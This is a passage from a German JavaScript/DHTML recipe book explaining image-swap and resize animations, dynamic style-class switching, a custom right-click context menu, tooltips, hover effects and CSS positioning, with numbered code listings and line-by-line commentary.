Bei dem Beispiel wird eine gewisse Anzahl an Grafiken in der Webseite positioniert und im Offscreen-Bereich versteckt.

Die Funktion ziehe() von Zeile 14 bis 24 registriert die Aufrufe für die Verfolgung der Maus. Hier müssen wir zwischen dem Netscape- und dem Microsoft-Ereignismodell trennen.

Hinweis

Der Vollständigkeit halber müssten wir sogar noch das alte Netscape-Modell berücksichtigen, aber das wollen wir hier nicht machen.

Mit der Anweisung `if (document.addEventListener)` in Zeile 15 testen wir, ob ein Browser das (neue) Netscape-Ereignismodell unterstützt. In der folgenden Zeile registrieren wir einen Listener für die Mausbewegung und binden daran mit einer Funktionsreferenz die Funktion.

Geht der Test in Zeile 15 schief, testen wir in Zeile 18, ob der Browser das Microsoft-Ereignismodell unterstützt (`else if (document.attachEvent)`). Wenn dem so ist, registrieren wir eine Funktion nach dem Microsoft-Modell.

Geht weder das eine noch das andere, wird in der Statuszeile eine Meldung angezeigt. Hier sollten Sie natürlich die Alternative für die Praxis weiter ausarbeiten.

Die beiden Funktionen zum Anzeigen eines Mauszeigers sind jeweils weitgehend gleich aufgebaut. Nur unterscheiden sie sich in den konkreten Bezeichnungen der Eigenschaften des `event`-Objekts und deren genauen Werten. Außerdem haben wir zwei verschiedene Formeln für eine Mausbahn implementiert. Hier können Sie aber Ihrer Fantasie als auch Ihrer mathematischen Leidenschaft beliebig freien Lauf lassen ;-).




Abbildung 351: Eine Mausspur

262 Wie kann ich mit JavaScript und der src-Eigenschaft eine Animation realisieren?

Grundsätzlich legt ein Browser beim Laden einer Webseite für jede Grafik ein Datenfeld mit Namen `images` an. Sie können auch über einen Elementknoten auf die Grafik zugreifen. Außerdem ist es in JavaScript möglich, mit der Anweisung `new Image()`; von Hand ein Bildobjekt zu erzeugen (siehe dazu das Rezept »Wie kann ich mit JavaScript dynamisch Bilder in einer Webseite erzeugen und darauf zugreifen?« auf Seite 777).

Über die `src`-Eigenschaft können Sie nun hervorragend eine Animation realisieren, indem Sie zeitgesteuert Grafiken austauschen.

Beispiel (`d4.html`):

```
01 <html>
02 <script language="JavaScript">
03   dummy = new Image();
```

Listing 685: Animationen per JavaScript

```

04   tausch = new Image();
05   tausch.src = "002.gif";
06   i = 0;
07   function tausche() {
08     if(i < document.images.length - 1) i++;
09     else i=0;
10     if (document.images[i].src != tausch.src){
11       dummy.src = document.images[i].src;
12       document.images[i].src = tausch.src;
13     }
14   else {
15     document.images[i].src = dummy.src;
16   }
17   ani();
18 }
19 function ani() {
20   setTimeout('tausche()',250);
21 }
22 </script>
23 <body onLoad="ani()">
24   
25   
26   
27   
28   
29   
30   <br />
31 </body>
32 </html>

```

Listing 685: Animationen per JavaScript (Forts.)

Das Beispiel beinhaltet sechs Grafiken. Beim Laden der Webseite wird mit dem Eventhandler `onLoad` die Funktion `ani()` aufgerufen (Zeile 23), die eine zeitgesteuerte Animation startet. Dabei greifen wir für die Animation auf die Rekursion über `window.setTimeout()` zurück. Damit wird die Funktion `tausche()` aufgerufen (Zeile 20), die selbst wiederum am Ende (Zeile 17) die Funktion `ani()` aufruft.

Das Rezept benutzt zum Austausch der sechs Bilder der Webseite wieder ein weiteres Grafikobjekt als leere Tauschposition. In Zeile 3 wird deshalb wie im Beispiel zuvor ein Bildobjekt `dummy` erzeugt und in Zeile 4 wird ein weiteres Bild `tausch`, das in Zeile 5 über das Setzen der `src`-Eigenschaft eine Grafik erhält, hinzugefügt. Die Variable `i` in Zeile 6 ist eine Zählvariable.

In der Funktion `tausche()` wird die Bildquelle ausgetauscht. Zuerst wird in Zeile 8 überprüft, ob die Zählvariable die Anzahl der Bilder in dem Datenfeld `images` nicht überschreitet. Falls dieses noch nicht der Fall ist, wird die Zählvariable um den Wert eins erhöht (`if(i < document.images.length - 1) i++;`). Andernfalls wird in Zeile 9 die Variable auf den Wert 0 zurückgesetzt (`else i=0;`). Damit ist sichergestellt, dass bei dem folgenden Austausch immer ein Bild der Webseite ausgetauscht wird.

In Zeile 10 wird wieder überprüft, ob das übergebene Bildobjekt mit dem Bild in dem Objekt `tausch` übereinstimmt (`if (document.images[i].src != tausch.src){}`). Wenn dem nicht so ist, wird in Zeile 11 das Bild in der Variablen `dummy` zwischengespeichert (`dummy.src`

= document.images[i].src;) und in Zeile 12 das Bild in der Webseite gegen das Bild in der Variablen tausch ausgetauscht (document.images[i].src = tausch.src;). Andernfalls wird das Bild in der Webseite durch das Bild in der Variablen dummy ersetzt (Zeile 16 – document.images[i].src = dummy.src;).

Der Animationseffekt ist folgender: Wenn die Funktion startet, werden alle Grafiken das Originalbild enthalten und durch das Erhöhen der Zählvariable werden diese sukzessive ausgetauscht. Wenn die Zählvariable dann wieder auf 0 gesetzt wird, enthalten alle Elemente in dem Datenfeld images die Tauschgrafik. Deshalb wird im zweiten Durchlauf für jede Grafik der else-Zweig verwendet und jede Grafik auf die Originalgrafik zurückgesetzt. Im nächsten Durchgang beginnt das Spiel von vorne.




Abbildung 352: Die Animation ist am Laufen.

Achtung

Das Beispiel funktioniert in den meisten Browsern, aber im Konqueror gibt es das gleiche Problem wie im Beispiel zuvor.

Eine kleine Änderung in der Funktion `tausche()` führt dazu, dass immer nur eine Grafik ausgetauscht und die vorherige Position wieder zurückgesetzt wird. Beachten Sie das nachfolgende Codefragment.

Beispiel (*d4a.html*):

```

07   function tausche() {
08     if(i < document.images.length - 1) i++;
09     else i=0;
10     if (document.images[i].src != tausch.src){
11       dummy.src = document.images[i].src;
12       document.images[i].src = tausch.src;
13       if(i == 0){
14         document.images[document.images.length - 1].src = dummy.src;
15       }
16       else{
17         document.images[i - 1].src = dummy.src;
18       }
19     }
20     else {
21       document.images[i].src = dummy.src;
22     }
23     ani();
24 }
```

Listing 686: Eine kleiner Erweiterung der Animation

In den Zeilen 13 bis 18 wird das gerade zuvor ausgetauschte Bild wieder gegen das Originalbild ausgetauscht. Wenn der Index 0 ist, wird das letzte Bild der Webseite ausgetauscht. Andernfalls immer das Bild zuvor.

263 Wie kann ich mit JavaScript durch Veränderung der Größe einer Grafik eine Animation realisieren?

Grundsätzlich legt ein Browser beim Laden einer Webseite für jede Grafik ein Datenfeld mit Namen `images` an. Sie können auch über einen Elementknoten auf die Grafik zugreifen. Ebenso ist es möglich, von Hand mit der Anweisung `new Image()`; in JavaScript ein Bildobjekt zu erzeugen (*siehe dazu das Rezept »Wie kann ich mit JavaScript dynamisch Bilder in einer Webseite erzeugen und darauf zugreifen?« auf Seite 777*).

Eine sehr interessante und dennoch einfache Animationstechnik verändert die Größe einer Grafik zeitgesteuert und erzeugt damit einen Animationseffekt. Sie brauchen nur über `setTimeout()` die Größe zu verändern.

Beispiel (*d5.html*):

```

01 <html>
02 <script language="JavaScript">
03   i = 0;
04   function tausche() {
05     if(i < 20){
06       document.images[0].height = document.images[0].height + i;
07       i++;
08       status = i;
09       ani();
10     }
11   }
12 function ani() {
13   setTimeout('tausche()',250);
14 }
15 </script>
16 <body onLoad="ani()">
17   
18   <br />
19 </body>
20 </html>
```

Listing 687: Zeitgesteuerte Vergrößerung der Grafik

Das Beispiel beinhaltet eine Grafik. Beim Laden der Webseite wird mit dem Eventhandler `onLoad` die Funktion `ani()` aufgerufen (Zeile 23), die eine zeitgesteuerte Animation über `window.setTimeout()` startet (Zeile 13). Damit wird die Funktion `tausche()` aufgerufen, die selbst wiederum am Ende (Zeile 9) die Funktion `ani()` aufruft. In der Funktion `tausche()` wird einfach die Größe der Bildquelle erhöht (Zeile 6) und in der Statuszeile zur Kontrolle der Zählindex angezeigt (Zeile 8).

Hinweis

Die Anpassung der Größe funktioniert in allen neueren Browsern. Nur die Ausgabe in der Statuszeile macht in Verbindung mit `setTimeout()` in einigen Browsern seltsame Probleme (das wird auch in anderen Rezepten in diesem Buch beschrieben).

264 Wie kann ich mit JavaScript dynamisch auf Style Sheets zugreifen?

Die Verbindung von Style Sheets und JavaScript unter der Klammer HTML ist ein sehr spannendes und interessantes Thema. Diese Kombination ist auch das, auf was viele Personen DHTML im Grunde reduzieren, wobei das meines Erachtens viel zu eng gefasst ist. Aber unbestritten ist die Kombination aus JavaScript und Style Sheets einer der Kernaspekte von DHTML.

Ein paar Wege zum Zugriff auf Style Sheets haben wir in den Rezepten in diesem Kapitel ja schon gesehen. Wenn Sie einen Knoten selektiert haben, steht Ihnen das `style`-Objekt zur Verfügung. Aber es gibt auch andere Möglichkeiten.

Wie erfolgt der Zugriff über die Eigenschaft `className`?

Im Rahmen des JavaScript-Zugriffs auf die Stilinformationen eines HTML-Containers steht die Eigenschaft `className` bereit, um eine Stilklassse abzufragen oder zuzuweisen.

Beispiel (*d12.html*):

```
01 <html>
02 <style TYPE="text/css">
03 <!--
04 .still1 {
05   color : red;
06   font-style : italic;
07   font-size : 18;
08   background-color : yellow
09 }
10 .still2 {
11   color : white;
12   font-style : normal;
13   font-size : 42;
14   background-color : blue
15 }
16 -->
17 </style>
18 <script language="JavaScript">
19 <!--
20 function farbwechsel() {
21   if (P1.className=="still1") {
22     P1.className="still2";
23     P2.className="still1";
24   }
25   else {
26     P1.className="still1";
```

Listing 688: Austausch von Stilinformationen per Button

```
27     P2.className="still2";
28 }
29 }
30 //-->
31 </script>
32 <body>
33 <p class="still" id="P1">Mordor</p>
34 <p class="still2" id="P2">Angmar</p>
35 <form>
36   <input type=button value="Farbwechsel" onClick="farbwechsel()" />
37 </form>
38 </body>
39 </html>
```

Listing 688: Austausch von Stilinformationen per Button (Forts.)



Abbildung 353: Originalaussehen

Das Beispiel verwendet zwei Stilklassen (`still` und `still2` in den Zeilen 4 bis 9 und 10 bis 15), die verschiedene Stilangaben definieren.

Den beiden Absätzen in der Webseite wird über den `class`-Parameter jeweils eine der beiden Stilinformationen als Defaultwert zugewiesen (Zeilen 33 und 34).

In dem nachfolgenden Formular wird über die Schaltfläche eine Funktion (`farbwechsel()`) aufgerufen, welche die beiden Stilvereinbarungen vertauscht (Zeile 36). Gleichzeitig wird im Rahmen einer `if`-Abfrage in der Funktion kontrolliert, welche Stilvereinbarung aktuell zugewiesen ist, und immer die Alternative ausgewählt (Zeile 21 – eine Schalterfunktionalität).



Abbildung 354: Die Absätze verändern dynamisch ihr Aussehen.

Hinweis

Diese Art des Zugriffs macht vor allem in älteren Netscape-Browsern Probleme. Neuere Browser kommen aber gut damit klar. Sie können allerdings auch jede Form eines Elementknotens für den Zugriff auf `className` verwenden. Einen solchen Elementknoten erhalten Sie über ein Objektfeld, wenn ein solches vom Browser beim Laden der Webseite angelegt wird¹⁰, und vor allem über die Methoden `getElementById()`, wenn ein Element ein ID-Attribut hat, und über `getElementsByName()` sowie `getElementsByTagName()`, wenn ein Element ein name-Attribut hat (in diesem Fall können Sie auch den Namen als Eigenschaft ansprechen). Betrachten Sie die folgende Abwandlung der letzten Funktion (*d12a.html*):

```
20 function farbwechsel() {
21   if (document.getElementById("P1").className=="still") {
22     document.getElementById("P1").className="stil2";
23     document.getElementById("P2").className="still";
24   }
25   else {
26     document.getElementById("P1").className="still";
27     document.getElementById("P2").className="stil2";
28   }
29 }
```

Listing 689: Zugriff auf className über getElementById()

265 Wie kann ich ein Kontextmenü realisieren?

Ein Kontextmenü ist ein Menü, das neben dem Mauszeiger aufklappt und einen spezifischen Inhalt für einen bestimmten sensitiven Bereich anzeigt, wenn mit der rechten Maustaste auf einen bestimmten Bereich geklickt wird.

Klicken Sie mit der rechten Maustaste irgendwo in die Webseite!




Abbildung 355: In einem Bereich wird ein spezifisches Menü angezeigt.

Klicken Sie mit der rechten Maustaste irgendwo in die Webseite!



Abbildung 356: Ein Rechtsklick in einem anderen Bereich aktiviert ein anderes Kontextmenü.

10. Etwa für Bilder, Applets, Links etc.

Um so ein Kontextmenü zu realisieren, müssen Ihnen also sowohl die Koordinaten eines Mausklicks als auch die gedrückte Maustaste zur Verfügung stehen.

Grundsätzlich wird die Laufzeitumgebung von JavaScript bei zahlreichen Situationen Mitteilungsobjekte erzeugen. Immer wenn in einer Webseite ein Ereignis auftritt, wird dabei ein solches event-Objekt generiert. Das event-Objekt beinhaltet verschiedenste Informationen über ein aufgetretenes Ereignis in einer Webseite samt den Randbedingungen, die dabei eine Rolle gespielt haben. Und dieses ist der Zugang zu den benötigten Informationen.

Zum Zugriff auf die Eigenschaften eines event-Objekts stellen Sie es mit der Punktnotation voran. Allerdings sind die verfügbaren Eigenschaften in dem event-Objekt bei Microsoft und dem Rest der Welt nicht identisch und auch die genaue Form des Zugriffs unterscheidet sich. *Beachten Sie dazu unbedingt die Ausführungen im folgenden Kapitel zur Ereignisbehandlung.*

Eine Möglichkeit für ein Kontextmenü sehen Sie in dem nachfolgenden Beispiel (*kontextmenu.html*):

```

01 <html>
02 <style type="text/css">
03 #kontextMenu {
04   position: absolute;
05   left:0px;
06   top:0px;
07   width: 0px;
08   background-color: lightgrey;
09   layer-background-color: lightgrey;
10  border: 2px outset white;
11  color : black;
12  font-size : 12px;
13  visibility : hidden;
14 }
15 #ueber {
16   font-size : 16px;
17 }
18 a {
19   text-decoration:none;
20   color : black;
21 }
22 </style>
23 <script language="JavaScript">
24   function addKontextMenue(){
25     if (document.addEventListener){
26       document.onmouseup = kntMnNc;
27     }
28     else if (document.attachEvent){
29       document.attachEvent("onmouseup", kntMnIe);
30     }
31     else {
32       status = "Kein Kontextmenü möglich";
33     }
34 }
```

Listing 690: Ein Kontextmenü

```
35 addKontextMenue();
36 function kntMnIe() {
37     meldung = "<span id='ueber'>Kontextmenü</span><hr />";
38     if(event.clientX < 200) {
39         meldung += "<a href='http://rjs.de'>Homepage</a><br/>" +
40             "<a href='http://www.ajax-net.de'>AJAX-Portal</a>";
41     }
42     else {
43         meldung +=
44             "<a href='http://www.addison-wesley.de'>Addison-Wesley</a>";
45     }
46     if(event.button == 2) {
47         document.getElementById("kontextmenu").style. ←
48             visibility="visible";
49         document.getElementById("kontextmenu").style.width=120;
50         document.getElementById("kontextmenu").style.left = ←
51             event.clientX;
52         document.getElementById("kontextmenu").style.top = ←
53             event.clientY;
54         document.getElementById("kontextmenu").innerHTML = meldung ;
55     }
56     else {
57         document.getElementById("kontextmenu").innerHTML = "";
58         document.getElementById("kontextmenu").style.width=0;
59         document.getElementById("kontextmenu").style. ←
60             visibility="hidden";
61     }
62 }
63 function kntMnNc(ev) {
64     meldung = "<span id='ueber'>Kontextmenü</span><hr />";
65     if(ev.screenX < 200) {
66         meldung += "<a href='http://rjs.de'>Homepage</a><br/>" +
67             "<a href='http://www.ajax-net.de'>AJAX-Portal</a>";
68     }
69     else {
70         meldung +=
71             "<a href='http://www.addison-wesley.de'>Addison-Wesley</a>";
72     }
73     if(ev.which == 3) {
74         document.getElementById("kontextmenu").style. ←
75             visibility="visible";
76         document.getElementById("kontextmenu").style.width=120;
77         document.getElementById("kontextmenu").style.left = ev.screenX;
78         document.getElementById("kontextmenu").style.top = ev.screenY;
79         document.getElementById("kontextmenu").innerHTML = meldung;
80     }
81     else {
82         document.getElementById("kontextmenu").innerHTML = "";
83         document.getElementById("kontextmenu").style.width=0;
84         document.getElementById("kontextmenu").style. ←
85             visibility="hidden";
86     }
87 }
```

Listing 690: Ein Kontextmenü (Forts.)

```

81    }
82 </script>
83 <body oncontextmenu="return false">
84 <h1>Klicken Sie mit der rechten Maustaste irgendwo in die ←
  Webseite!</h1>
85 <div id="kontextmenu"></div>
86 </body>
87 </html>

```

Listing 690: Ein Kontextmenü (Forts.)

Die Stilvereinbarungen von Zeile 2 bis 22 legen das Aussehen des Kontextmenüs und eine Anfangskonfiguration fest, in der das Menü auf eine Defaultposition geschoben und unsichtbar gemacht wird.

Die Funktion `addKontextMenue()` von Zeile 24 bis 33 registriert die Aufrufe für das Kontextmenü. Hier müssen wir zwischen dem Netscape- und dem Microsoft-Ereignismodell trennen.

Hinweis

Der Vollständigkeit halber müssten wir sogar noch das alte Netscape-Modell berücksichtigen, aber das wollen wir hier nicht machen.

Mit der Anweisung `if (document.addEventListener)` in Zeile 25 testen wir, ob ein Browser das (neue) Netscape-Ereignismodell unterstützt. In Zeile 26 registrieren wir mit `document.onmouseup = kntMnNc;` einen Listener für die Webseite. Dieser reagiert auf das Loslassen der Maustaste. Daran binden wir mit einer Funktionsreferenz die Funktion.

Geht der Test schief, testen wir in Zeile 27, ob der Browser das Microsoft-Ereignismodell unterstützt (`else if (document.attachEvent)`). Wenn dem so ist, registrieren wir in Zeile 29 auch hier einen Listener für die Webseite an das Loslassen der Maustaste und binden daran mit einer Funktionsreferenz auf eine alternative Funktion einen Listener (`(document.attachEvent("onmouseup", kntMnIe);)`).

Geht weder das eine noch das andere, wird in der Statuszeile eine Meldung angezeigt. Hier sollten Sie natürlich die Alternative für die Praxis weiter ausarbeiten.

In Zeile 35 erfolgt der Aufruf der Registrierungsfunktion.

Die beiden Funktionen zum Anzeigen des Kontextmenüs sind weitgehend gleich aufgebaut. Nur unterscheiden sie sich in den konkreten Bezeichnungen der Eigenschaften des `event`-Objekts und deren genauen Werten. Wir besprechen nur die Microsoft-Funktion `kntMnIe()`, die in den Zeilen 36 bis 58 notiert ist.

In Zeile 37 wird ein String eingeführt, der später den Inhalt des Kontextmenüs darstellt.

In den Zeilen 38 bis 45 wird dieser String in Abhängigkeit von der x-Position des Mausklicks mit verschiedenen Inhalten gefüllt. Hier verwenden wir der Einfachheit halber nur zwei unterschiedliche Situationen (Mausklick weniger als 200 Pixel vom linken Rand entfernt oder nicht), aber die Erweiterung ist natürlich einfach.

In Zeile 46 überprüfen wir, ob der Klick mit der rechten Maustaste erfolgt ist. Nur dann wird das Kontextmenü angezeigt. Dabei wird es sichtbar gesetzt (Zeile 47 – `document.getElementById("kontextmenu").style.visibility = "visible";`).

ById("kontextmenu").style.visibility = "visible";), die Breite des Bereichs festgelegt (Zeile 48 – document.getElementById("kontextmenu").style.width = 120;), die linke und die obere Position des Anzeigebereichs auf die Koordinaten des Mausklicks gesetzt (Zeile 49 – document.getElementById("kontextmenu").style.left = event.clientX; – und Zeile 50 – document.getElementById("kontextmenu").style.top = event.clientY;) und in Zeile 51 mit document.getElementById("kontextmenu").innerHTML = meldung ; die Meldung angezeigt.

Erfolgt der Klick mit einer anderen Taste als der rechten, wird das Kontextmenü geleert und ausgeblendet (Zeilen 53 bis 57).

Wenn Sie nun das Kontextmenü einsetzen wollen, werden Sie noch ein Problem zu lösen haben. Normalerweise wird ein Rechtsklick in die Webseite ein Defaultkontextmenü des Browsers aktivieren. Dieses wird zusammen mit dem individuellen Kontextmenü angezeigt, und das ist meist nicht gewünscht. In Zeile 83 verhindern wir mit oncontextmenu="return false" das Anzeigen des Defaultkontextmenüs.

266 Wie kann ich einen Tooltipp realisieren?

Ein Tooltipp ist eine Zusatzinformation, die neben dem Mauszeiger angezeigt wird und einen spezifischen Inhalt für einen bestimmten sensitiven Bereich anzeigt, wenn der Anwender mit der Maus diesen Bereich überstreicht.

Das Verfahren ist nahezu identisch mit dem Anzeigen eines Kontextmenüs. Nur muss das Anzeigen des Tooltips an den MouseOver-Effekt und das Wegblenden an den MouseOut-Effekt eines sensitiven Bereichs und zusätzlich an das Klickereignis in der Webseite gebunden werden.

Betrachten Sie das nachfolgende Beispiel (*tooltipp.html*):

```
01 <html>
02 <style type="text/css">
03 #toolTipp {
04   position: absolute;
05   left:0px;
06   top:0px;
07   width: 0px;
08   background-color: lightgrey;
09   layer-background-color: lightgrey;
10   border: 2px outset white;
11   color : black;
12   font-size : 12px;
13   visibility : hidden;
14 }
15 #info {
16   position: absolute;
17   left:10px;
18   top:10px;
19   background-color:gray;
20   color:yellow;
21   width: 400px;
```

Listing 691: Ein Tooltipp

```

22     height: 20px;
23     font-size: 18px;
24 }
25 </style>
26 <body>
27 <h1 id="info">Bewegen Sie die Maus über die Überschrift!</h1>
28 <div id="toolTipp"></div>
29 </body>
30 <script language="JavaScript">
31     function addtoolTipp(){
32         if (document.addEventListener){
33             document.onmouseup = ttwegNc;
34             document.getElementById("info").onmouseout = ttwegNc;
35             document.getElementById("info").onmouseover = ttNc;
36         }
37         else if (document.attachEvent){
38             document.attachEvent("onmouseup", ttwegIe);
39             document.getElementById("info").attachEvent("onmouseout", ttwegIe);
40             document.getElementById("info").attachEvent("onmouseover", ttIe);
41         }
42         else {
43             status = "Kein Tooltip möglich";
44         }
45     }
46     addtoolTipp();
47     function ttIe() {
48         meldung = "<span id='ueber'>Mein Tipp</span><hr />Nehmen Sie ";
49         document.getElementById("toolTipp").style.visibility = "visible";
50         document.getElementById("toolTipp").style.width = 120;
51         document.getElementById("toolTipp").style.left = event.clientX;
52         document.getElementById("toolTipp").style.top = event.clientY;
53         document.getElementById("toolTipp").innerHTML = meldung ;
54     }
55     function ttwegIe() {
56         document.getElementById("toolTipp").innerHTML = "";
57         document.getElementById("toolTipp").style.width = 0;
58         document.getElementById("toolTipp").style.visibility = "hidden";
59     }
60     function ttNc(ev) {
61         meldung = "<span id='ueber'>Mein Tipp</span><hr />Nehmen Sie ";
62         document.getElementById("toolTipp").style.visibility = "visible";
63         document.getElementById("toolTipp").style.width = 120;
64         document.getElementById("toolTipp").style.left = ev.clientX;
65         document.getElementById("toolTipp").style.top = ev.clientY;
66         document.getElementById("toolTipp").innerHTML = meldung;
67     }
68     function ttwegNc(ev) {
69         document.getElementById("toolTipp").innerHTML = "";

```

```

70     document.getElementById("toolTipp").style.width=0;
71     document.getElementById("toolTipp").style.visibility="hidden";
72 }
73 </script>
74 </html>

```

Listing 691: Ein Tooltipp (Forts.)

In dem Beispiel wird dem Anwender ein Tooltipp angezeigt, wenn er mit der Maus die Überschrift überstreicht.




Abbildung 357: Ein Tooltipp als Zusatzinfo

Die Stilvereinbarungen von Zeile 2 bis 25 legen das Aussehen des sensitiven Bereichs sowie des Tooltippbereichs samt deren Position und eine Anfangskonfiguration fest, in der der Anzeigebereich für den Tooltipp auf eine Defaultposition geschoben und unsichtbar gemacht wird.

Die Funktion addtoolTipp() von Zeile 31 bis 45 registriert den Aufruf für den Tooltipp. Beachten Sie, dass das Skript am Ende der Webseite steht, um mit getElementById() auf Elemente der Webseite zugreifen zu können. Das könnten wir natürlich auch anders lösen, aber bei einem internen Skript ist es gelegentlich ganz hilfreich, auf so einen Trick zurückzugreifen.

Ansonsten müssen wir hier zwingend zwischen dem Netscape- und dem Microsoft-Ereignismodell trennen.

Hinweis

Der Vollständigkeit halber müssten wir sogar noch das alte Netscape-Modell berücksichtigen, aber das wollen wir hier nicht machen.

Mit der Anweisung if (document.addEventListener) in Zeile 32 testen wir, ob ein Browser das (neue) Netscape-Ereignismodell unterstützt. In den Zeilen 33 bis 35 registrieren wir mit document.onmouseup = ttwegNc; einen Listener für die Webseite an das Loslassen der Maustaste und binden daran mit einer Funktionsreferenz eine Funktion, die den Tooltipp verbirgt. Mit document.getElementById("info").onmouseout = ttwegNc; binden wir die gleiche Funktion an den Fall, dass der Mauszeiger den sensitiven Bereich für den Tooltipp wieder verlässt. In Zeile 35 wird für den MouseOver-Effekt das Anzeigen des Tooltips registriert (document.getElementById("info").onmouseover = ttNc;).

Geht der Test schief, testen wir in Zeile 37, ob der Browser das Microsoft-Ereignismodell unterstützt (else if (document.attachEvent)). Wenn dem so ist, registrieren wir für die drei Ereignisse vollkommen analog dazu zwei Funktionen.

Geht weder das eine noch das andere, wird in der Statuszeile eine Meldung angezeigt. Hier sollten Sie natürlich die Alternative für die Praxis weiter ausarbeiten.

In Zeile 46 erfolgt der Aufruf der Registrierungsfunktion.

Die Funktionen zum Anzeigen und Wegblenden des Tooltips sind weitgehend gleich aufgebaut. Nur unterscheiden sie sich in den konkreten Bezeichnungen der Eigenschaften des event-Objekts und deren genauen Werten. *Für genauere Details sei auf das verwandte Rezept »Wie kann ich ein Kontextmenü realisieren?« auf Seite 797 und die dortigen Ausführungen zur Funktion kntMnIe() verwiesen.*

267 Wie kann ich den Hover-Effekt als Rollover-Effekt einsetzen?

Einer der am häufigsten in Verbindung mit DHTML genannten Effekte ist der Rollover-Effekt. Dabei geht es im Grunde nur darum, beim Überstreichen eines sensitiven Bereichs mit dem Mauszeiger einen optischen Effekt in dem Bereich auszulösen. Dazu muss man keine großen Tricks im Quelltext vornehmen, denn gerade wenn man Hyperlinks zur Kennzeichnung des sensitiven Bereichs verwendet, gibt es eine reine HTML/CSS-Alternative, die in nahezu allen Browsern verstanden wird. Sie können bei dem Link einfach eine spezielle Klasse `hover` spezifizieren. Die Syntax ist folgende:

```
a:hover { ... irgendwelche Stilinformationen }
```

Listing 692: Die grundsätzliche Syntax des Hover-Effekts

Beispiel:

```
a:hover {
    color: #FF0000;
    font-size: 14pt;
    font-weight: bold
}
```

Listing 693: Eine Stilinformation für das Überstreichen mit dem Mauszeiger

Die dort notierte Layout-Angabe wird beim Überstreichen mit einem Mauszeiger von jedem Browser automatisch angezeigt und das Originalaussehen zurückgesetzt, wenn der Bereich des Links verlassen wird.

Beispiel (*d13.html*):

```
01 <html>
02 <style TYPE="text/css">
03   a {
04     color: #0000FF;
05     font-size: 14pt;
06   }
07   a:hover {
08     color: #FF0000;
09     font-size: 14pt;
10     font-weight: bold
11 }
```

Listing 694: Der Hover-Effekt

```
12 </style>
13 <body>
14   <a href="http://rjs.de">Link 1</a><br />
15   <a href="http://www.webscripting.de">Link 2</a><br />
16 </body>
17 </html>
```

Listing 694: Der Hover-Effekt (Forts.)

In dem Beispiel wird der normale Hyperlink in den Zeilen 3 bis 6 formatiert und der Hover-Effekt in den Zeilen 7 bis 11.

268 Wie kann ich Elemente einer Webseite frei positionieren?

Sie können beliebige Elemente in einer Webseite vollkommen unabhängig von der Position, die mit HTML festgelegt ist, frei positionieren. Dazu kommen Style Sheets zum Einsatz. Dies kann entweder mit relativen Positionsangaben oder über absolute Positionsangaben erfolgen. Für Letzteres gibt es die gemeinsam zu verwendenden Angaben:

```
position:absolute;
left=[Position];
top=[Position];
```

Listing 695: Positionierung von Elementen

Damit können beliebige Elemente pixelgenau positioniert werden und nahezu alle neuen Browser verstehen es. Allgemein kann man zwar auch HTML-Tags positionieren, aber das ist kaum sinnvoll, denn dann werden alle Elemente eines Typs an der gleichen Stelle angezeigt. Deshalb machen Positionierungen im Grunde nur bei Klassen und vor allem IDs Sinn.

269 Wie kann ich mit JavaScript und Style Sheets dynamisch positionieren?

Selbstverständlich kann man auch mit JavaScript Positionierungen, die über Style Sheets angegeben werden, beeinflussen. Dazu weisen Sie einfach dynamisch Style Sheets zu, die die Position eines Elements beeinflussen. Das nachfolgende Beispiel zeigt das Verschieben eines Hyperlinks, bevor der Anwender darauf klicken kann. Dabei wird der Zugriff über `className` erfolgen, was ja explizit mit dem Microsoft-Modell verbunden ist. Falls Sie das Beispiel auch in einem Browser ausführen wollen, der nur das Netscape-Modell versteht, verwenden Sie für den Zugriff die Methode `document.getElementById()`.

Beispiel (`d15.html`):

```
01 <html>
02   <style TYPE="text/css">
03     <!--
04       .pos1 {
05         position:absolute;
06         left:100px;
07         top:30px;
```

Listing 696: Kein Klick möglich

```

08     background-color : yellow;
09 }
10 .pos2 {
11   position:absolute;
12   left:200px;
13   top:75px;
14   background-color : green;
15 }
16 -->
17 </style>
18 <script language="JavaScript">
19 <!--
20 function poswechsel() {
21   if (P1.className=="pos1") P1.className="pos2";
22   else P1.className="pos1";
23 }
24 //-->
25 </script>
26 <body>
27 
28 <br />
29 <span class=pos1 id=P1 onMouseOver="poswechsel()">
30 <a href="#">Weiter</a>
31 </span>
32 
33 </body>
34 </html>

```

Listing 696: Kein Klick möglich (Forts.)

Das Beispiel beeinflusst dynamisch die Position von Elementen über Style Sheets. Dabei wird das HTML--Tag verwendet, das mit dem id-Attribut P1 versehen wird (Zeile 29). Darüber greift die Funktion poswechsel() auf die Stilklassenzu. Sobald der Mauszeiger auf den Linkbereich bewegt wird, wird mit dem Eventhandler onMouseOver die Funktion poswechsel() ausgelöst. Diese verschiebt jeweils den Container auf die Alternativposition und verändert dabei die Hintergrundfarbe. Ein Anwenderklick wird ins Leere laufen. Dabei wird in Zeile 21 mit if (P1.className=="pos1") kontrolliert, welche Stilkasse gerade aktuell zugewiesen ist und dann jeweils die alternative Stilkasse zugewiesen.



Abbildung 358: Die Originalposition des Hyperlinks

